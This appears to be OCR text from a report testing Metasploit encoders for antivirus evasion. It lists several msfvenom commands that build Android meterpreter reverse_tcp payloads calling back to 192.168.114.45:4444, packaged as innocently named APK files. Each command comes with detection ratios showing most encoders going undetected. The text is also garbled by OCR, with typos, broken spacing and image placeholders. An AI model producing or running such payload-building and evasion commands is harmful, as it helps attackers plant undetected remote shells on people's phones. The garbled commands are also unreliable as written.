


Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > worldlists.apk –e ppc/longxor_tag


Use of encoder 18 =encoder/ ppc/longxor_tag



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > tarminal.apk –e ruby/base 64


Use of encoder 19 =encoder/ ruby/base 64



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > .apk –e sparc/longer_tag


Use of encoder 20 =encoder/ sparc/longer_tag



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > aniket .apk –e x64/xor_dynamic


Use of encoder 23 =encoder/ x64/xor_dynamic



Detectable ratio 10




Un Detectable ratio 51

